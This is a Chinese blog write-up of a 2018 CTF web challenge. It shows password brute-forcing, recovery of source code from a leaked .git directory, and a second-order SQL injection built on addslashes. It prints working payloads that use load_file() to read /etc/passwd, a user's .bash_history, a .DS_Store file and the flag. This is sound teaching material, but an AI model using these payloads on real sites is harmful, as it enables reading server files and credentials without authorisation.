[网鼎杯 2018]Comment（二次注入，git泄露，git恢复）

原创

WHOAMIAnony 于 2020-04-12 18:29:31 发布 1243 收藏 6

分类专栏： CTF-Web


本文链接：https://blog.csdn.net/qq_45521281/article/details/105470232

CTF-Web 专栏收录该内容


42 篇文章 16 订阅

订阅专栏


进入题目是这样的



要发帖还必须登录



在这里已经给了你用户名并提示了密码；密码隐藏了后三位，我们可以用爆破爆破后面三位的方法：



由爆破状态码的密码后三位为666，登录进去就可以发帖了。接下来用dirsearch扫描，发现存在.git文件

那应该存在.git文件泄露，用GitHack下载发现有一个write_do.php，**但是代码有缺失**

查一下之前提交的版本，单独用git log不能全部显示，直接用`git log --all`

```
git log --all
commit e5b2a2443c2b6d395d06960123142bc91123148c (refs/stash)
Merge: bfbdf21 5556e3a
Author: root <root@localhost.localdomain>
Date:   Sat Aug 11 22:51:17 2018 +0800

    WIP on master: bfbdf21 add write_do.php

commit 5556e3ad3f21a0cf5938e26985a04ce3aa73faaf
Author: root <root@localhost.localdomain>
Date:   Sat Aug 11 22:51:17 2018 +0800

    index on master: bfbdf21 add write_do.php

commit bfbdf218902476c5c6164beedd8d2fcf593ea23b (HEAD -> master)
Author: root <root@localhost.localdomain>
Date:   Sat Aug 11 22:47:29 2018 +0800

    add write_do.php
```

可以看到，head指针指向的是最早一次commit，通过`git reset --hard e5b2a2443c2b6d395d06960123142bc91123148c`**命**

令将head指向第一个commit，得到完整的write_do.php

```php
<?php
include "mysql.php";
session_start();
if($_SESSION['login'] != 'yes'){
    header("Location: ./login.php");
    die();
}
if(isset($_GET['do'])){
switch ($_GET['do'])
{
case 'write':
    $category = addslashes($_POST['category']);
    $title = addslashes($_POST['title']);
    $content = addslashes($_POST['content']);
    $sql = "insert into board
            set category = '$category',
                title = '$title',
                content = '$content'";
    $result = mysql_query($sql);
    header("Location: ./index.php");
    break;
case 'comment':
    $bo_id = addslashes($_POST['bo_id']);
    $sql = "select category from board where id='$bo_id'";
    $result = mysql_query($sql);
    $num = mysql_num_rows($result);
    if($num>0){
    $category = mysql_fetch_array($result)['category'];
    $content = addslashes($_POST['content']);
    $sql = "insert into comment
            set category = '$category',
                content = '$content',
                bo_id = '$bo_id'";
    $result = mysql_query($sql);
    }
    header("Location: ./comment.php?id=$bo_id");
    break;
default:
    header("Location: ./index.php");
}
}
else{
    header("Location: ./index.php");
}
?>
```

后台对输入的参数通过addslashes()对预定义字符进行转义，加上\，预定义的字符包括单引号，双引号，反斜杠，NULL。但是放到数据库后会把转义符 \ 去掉（进入数据库后是没有反斜杠的），并存入数据库中。

发帖的时候所有参数进行了转义才放到sql语句中，但是在cmment中，对于category的值从数据库取出来没有进行转义，直接拼接到sql insert语句中，这就存在二次注入的可能。

> 二次注入可以理解为，攻击者构造的恶意数据存储在数据库后，恶意数据被再次读取并进入到SQL查询语句所导致的注入。**防御者可能在用户输入恶意数据时对其中的特殊字符进行了转义处理，但在恶意数据插入到数据库时被处理的数据又被还原并存储在数据库中，当Web程序再次调用存储在数据库中的恶意数据并执行SQL查询时**，就发生了SQL二次注入。二次注入和普通的sql注入区别就是，二次注入是把恶意代码放入数据库中，执行后通过select等语句把结果回显，一般存在于insert语句中

本题思路就是通过发帖，在category中放入payload，存入数据库中，不过这一过程payload因为对单引号等作了转义，不会被触发，只有在发帖成功后，在留言comment，调用insert语句时因为没有对数据库取出的category进行转义，直接拼接才会触发payload。

1.发帖

`payload:0',content=database(),/*`


2.在提交留言处输入`*/#`

（这个sql语句是换行的，所以我们无法用单行注释符，必须用/**/拼接）

这样 sql语句 拼接 并 闭合 情况如下：

```
insert into comment
            set category = '0',content=database(),/*,
                content = '*/#',
                bo_id = '$bo_id'
```

利用content的回显即可看到结果：数据库名为ctf



之后查表等发现都不行，看了师傅们的WriteUp，**发现这里是用sql来读取文件。模板：select load_file('文件绝对路径')。**

> load_file('文件绝对路径')读取文件并返回文件内容为字符串。使用此函数，该文件必须位于服务器主机上，必须指定完整路径的文件，必须有FILE权限。
> 一般用法步骤：
>
> 1. 读/etc/init.d下的东西，这里有配置文件路径
>   `?id=1' union select 1,2,load_file('/etc/init.d/httpd')`
> 2. 得到web安装路径
>   `?id=1' union select 1,2,load_file('/etc/apache/conf/httpd.conf')`
> 3. 读取密码文件
>   `?id=1' union select 1,2,load_file('var/www/html/xxx.com/php/conn.inc.php')`

首先读取/etc/passwd，这个文件存放了系统用户和用户的路径

```
a',content=(select (load_file('/etc/passwd'))),/*
```

load_file()不用括在括号里也可

4	0',content=database(),/*	title	详情
5	a',content=(select (load_file('/etc/passwd'))),/*	title	详情

title

正文

content

留言

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL
Server,,,:/var/lib/mysql:/bin/false www:x:500:500:www:/home/www:/bin/bash

提交留言

*/#


读取成功，可以知道www用户（一般和网站操作相关的用户，由中间件创建）的目录是/home/www，可以查询这下面的.bash_history

> 每个在系统中拥有账号的用户在他的目录下都有一个“.bash_history”文件，保存了当前用户使用过的历史命令，方便查找。

payload:

```
a',content=(select (load_file('/home/www/.bash_history'))),/*
```

4	0',content=database(),/*	title	详情
5	a',content=(select (load_file('/etc/passwd'))),/*	title	详情
6	a',content=(select(load_file('/home/www/.bash_history'))),/*	title	详情




得到历史记录里之前所执行的命令
可以看到html.zip里面有一个.DS_Store文件，复制到/var/www/html目录下后被删除了，但是在/tmp/下只是删除了压缩包，但是因为有解压的过程，所以解压后生成的文件夹html里还存在.DS_Store文件，读取这个文件。

> .DS_Store(英文全称 Desktop Services Store)是一种由苹果公司的Mac OS X操作系统所创造的隐藏文件，**目的在于存贮目录的自定义属性**，例如文件们的图标位置或者是背景色的选择。**通过.DS_Store可以知道这个目录里面所有文件的清单。**


payload:


```
a', content=(select (load_file('/tmp/html/.DS_Store'))),/*
```



这儿由于文件太大，不能完全显示，所以我们用十六进制编码，然后找个网站解码就行了。改为payload：

```
a', content=(select hex(load_file('/tmp/html/.DS_Store'))),/*
```





读取这个flag_8946e1ff1ee3e40f.php文件

payload：

```
a',content=(select hex(load_file('/var/www/html/flag_8946e1ff1ee3e40f.php'))),/*
```

title

正文

content

留言

3C3F7068700A0924666C61673D22666C61677B3933336137313439 2D353330362D343964322D623161312D35306132323

提交留言

十六进制解码后得到flag

加密或解密字符串长度不可以超过10M

3C3F7068700A0924666C61673D22666C61677B3933336137313439 2D353330362D343964322D623161312D35306132323961336636346 57D223B0A3F3E0A

16进制转字符 字符转16进制 清空结果

```
<?php
    $flag="flag{933a7149-5306-49d2-b1a1-50a229a3cf4e}";
?>
```